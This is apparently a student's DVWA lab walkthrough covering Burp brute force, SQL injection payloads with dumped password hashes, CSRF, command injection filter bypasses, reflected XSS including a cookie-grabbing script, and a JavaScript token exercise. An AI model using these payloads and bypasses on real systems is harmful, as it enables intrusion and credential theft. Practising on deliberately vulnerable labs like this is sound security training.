


7. Now select the link and set intercept off.






- Press ok. Now click on configure item and click on add.




- Search token, copy that name into parameter and select token value.






11. Now select scope and set following values and click ok.



12. Now open dvwa enter wrong username and password. Select intercept on and click login in DVWA. Request is fetched in DVWA.

13. Select HTTP history and select url and select send to intruder.



14. Right click on URL and select add to scope. One dialog box appear in that select NO.
15. Select intruder and select positions.
16. Select clear \$ and then select username and password and select add \$.
17. Now select attack type cluster bomb and set payload 1 and payload 2.
18. Select options and set message like "incorrect username and password."
19. Now click on start attack. It will show result same as previous low/medium security options.

## SQL injection

There are 2 types in SQL injection: normal and blind

How to find that?

If entering ' (single equation) then it gives sql error then its normal sql injection

But entering ' blind sql injection does not give error. That's one difference

But its difficult to find where website is vulnerable or not in case of blind sql injection.

Use time based query.

Like ' or sleep(5)#

Same payloads are works with both injection.

SQL injection payloads from google.

## SQL Injection Payloads

```
'  
' or sleep(5)#  
  
' OR 1 -- -  
  
' UNION SELECT user, password FROM users--  
  
;  
  
1 or 1=1  
  
1 or 1=1 UNION SELECT user, password FROM users
```

## Practical


Enter 1 into userid field and press enter.

Now change url as below. If it shows error then this site is vulnerable.


<http://127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1&Submit=Submit#>

add ' after 1 as below.

<http://127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1'&Submit=Submit#>




It shows the error




Means it is vulnerable.so we can get database details by manipulating its url.

Click on view source button



This line of query is vulnerable because here no validations are given on input field.

So we can enter any thing between this ' ' single quotation.




'or 1 -- -

It will returns all users information

Now to get username and passwords

' UNION SELECT user, password FROM users-- -



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA


**SQL Injection**

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)



## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users-- -  
 First name: admin  
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users-- -  
 First name: gordonb  
 Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users-- -  
 First name: 1337  
 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users-- -  
 First name: pablo  
 Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users-- -  
 First name: smithy  
 Surname: 5f4dcc3b5aa765d61d8327deb882cf99

If DVWA security is medium then enter following into text box

```
"SELECT first_name, last_name FROM users WHERE user_id = ' 1 or 1=1';
1 or 1=1
"SELECT first_name, last_name FROM users WHERE user_id = ' 1 or 1=1 UNION SELECT user, password FROM users';
1 or 1=1 UNION SELECT user, password FROM users
```

Check no of columns in table, first check 1 then 2 then 3

1. ?id=1' order by 1--+

127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1' order by 1--+&Submit=Submit#

It does not show errors so type 1,2 as per second step.


2. ?id=1' union select 1,2--+

127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1' union select 1,2--+&Submit=Submit#

It does not show error




3. Now again type 1,2,3



This means this table has only two columns.

## Check database name and version

4. `?id=1' union select database(),version()--+`




## Get table names

5. `?id=1' union select 1,table_name from information_schema.tables--+`



← → ↻ ⓘ 127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1%27union%20select%201,table\_name%20from%20information\_schema.tables--+&



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

**SQL Injection**

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

## Vulnerability: SQL Injection

User ID:

```

ID: 1' union select 1,table_name from information_schema.tables--
First name: admin
Surname: admin

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: ALL_PLUGINS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: APPLICABLE_ROLES

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHARACTER_SETS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: CHECK_CONSTRAINTS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATIONS

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: 1' union select 1,table_name from information_schema.tables--
First name: 1
Surname: COLUMNS


```

Get columns of users table, users can not be directly typed so convert users table name first into decimal using

Text to Decimal Converter - <https://goo.gl/MZnCcx>

6. ?id=1' union select 1,column\_name from information\_schema.columns where table\_name=char(117,115,101,114,115)++

← → ↻ ⓘ 127.0.0.1/dvwa/dvwa-master/vulnerabilities/sqli/?id=1%27%20union%20select%201,column\_name%20from%20information\_schema.columns%20wh...



Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

**SQL Injection**

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

## Vulnerability: SQL Injection

User ID:

```

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: admin
Surname: admin

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user_id

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: first_name

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_name

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: user

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: password

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: avatar

ID: 1' union select 1,column_name from information_schema.columns where table_name=char(117,115,101,114,115)--
First name: 1
Surname: last_login

```

## Get only two columns user and password

7. `?id=1' union select user,password from users--+`

**DVWA**

**Vulnerability: SQL Injection**

User ID:

ID: 1' union select user,password from users--  
First name: admin  
Surname: admin

ID: 1' union select user,password from users--  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user,password from users--  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user,password from users--  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user,password from users--  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user,password from users--  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

It returns passwords in encrypted form so decrypt it using <http://goo.gl/YnnpTd>

(Md5 online decrypter)

-----

Text to Decimal Converter - <https://goo.gl/MZnCcx>

MD5 Decrypter - <http://goo.gl/YnnpTd>

## CSRF (cross site request forgery ) Attack using DVWA

In a successful CSRF attack, **the attacker causes the victim user to carry out an action unintentionally**. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer.

<https://www.youtube.com/watch?v=y5beFVL-cME&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKDSs&index=4>

open dvwa set security to low


click csrf, then view page source and copy form tag.

```
<form action="#" method="GET">
  New password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
  Confirm new password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
  <br />
  <input type="submit" value="Change" name="Change">
</form>
```

And copy into notepad and change it as follows and save as mysite.html



In form tag, set action = following selected url. This is the url when user change username and password and submit it.



Now run that mysite.html file



Now clicking on this change button it will change the password to hacked.

This is how third party can intercept and change the credential and with that attacker can perform any malicious task.

## Command injection

<https://www.youtube.com/watch?v=iu3nbkATU9k&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKD>  
**Ss&index=3**

Open command injection

Type local ip: **127.0.0.1** it will shows reply from this ip

Now type **127.0.0.1 && dir**, it will list directories

**127.0.0.1 && dir c:\** , change directory to c:\ drive

Open any folder on c:\

**127.0.0.1 && dir c:\mydata\**

Now open text file of mydata folder

**127.0.0.1 && notepad c:\mydata\myfile.txt**

It will open myfile.txt

For medium security:

1. View source code, in this && and ; is blacklisted and we cannot use it
2. So use another characters like single & and try same commands it will give output

**127.0.0.1 &dir**

Foe high security:

1. All the characters are blacklisted. But ' | ' sign has one space after it so we can use this as a character into command injection

**127.0.0.1 |dir**

## **XSS attack – reflected**

Cross site scripting (XSS) is an attack in which an attacker injects malicious executable scripts into the code of a trusted application or website.

Attackers often initiate an XSS attack by sending a malicious link to a user and tempting the user to click it.

Reflected XSS arises when an application takes some input from an HTTP request and inserts that input into the immediate response in an unsafe way. Malicious code is not stored within the application.

With stored XSS, the application instead stores the input and inserts it into a later response in an unsafe way. Malicious code is stored within the application.

<https://www.youtube.com/watch?v=sNya02e5Vp0&list=PLZUQcQP4Xtlp64Q6tzw8GdLsOweBsKD&index=8>

first check where the application is vulnerable or not.

So type `<script>alert("hello");</script>`

It shows the dialog box means its vulnerable to this attack.

Type this in textbox it will show the file content

`<script>document.location='http://127.0.0.1/dvwa/DVWA-master/test.txt';</script>`

Attacker can also find cookies of the system.

Provide cookie folder path here.

`<script>document.location='http://127.0.0.1/Users/hp/Cookies?'+document.cookies;</script>`

### **For medium security**

For this use `<scriPt>alert(1);</scripT>`

`< scriPt >document.location='http://127.0.0.1/dvwa/DVWA-master/test.txt';</ scripT >`

Change some letters of `<Script>` tag into uppercase.

For high security

`<script>` tag can not be used

So use any other payload. For example alert with body tag.



Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
SQL Injection  
SQL Injection (Blind)  
Weak Session IDs

## Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello >

### More Information


- [https://www.owasp.org/index.php/Cross-site\\_Scripting\\_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)
- [https://en.wikipedia.org/wiki/Cross-site\\_scripting](https://en.wikipedia.org/wiki/Cross-site_scripting)
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert.com/>

## Javascript

Low security

<https://www.youtube.com/watch?v=KVq1RHVvqJA>

1. If we enter ChangeMe and submit it shows wrong phase.
2. With success it shows invalid token.
3. So success phrase is true but token is wrong. So check view source. It has coding which rotate charactes by 13 that means A is replaced with M and so on. Then it will be converted into md5 hash.
4. So first check token of change me using burpsuit and compare it with token generated with kali commands.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# echo 'ChangeMe' | tr 'A-Za-z' 'N-ZA-Mn-za-m'  
PunatrZr  
root@kali:~# echo -n "PunatrZr" | md5sum  
8b479aefbd90795395b3e7089ae0dc09 -  
root@kali:~# echo 'success' | tr 'A-Za-z' 'N-ZA-Mn-za-m'  
fhpprff  
root@kali:~# echo -n "fhpprff" | md5sum  
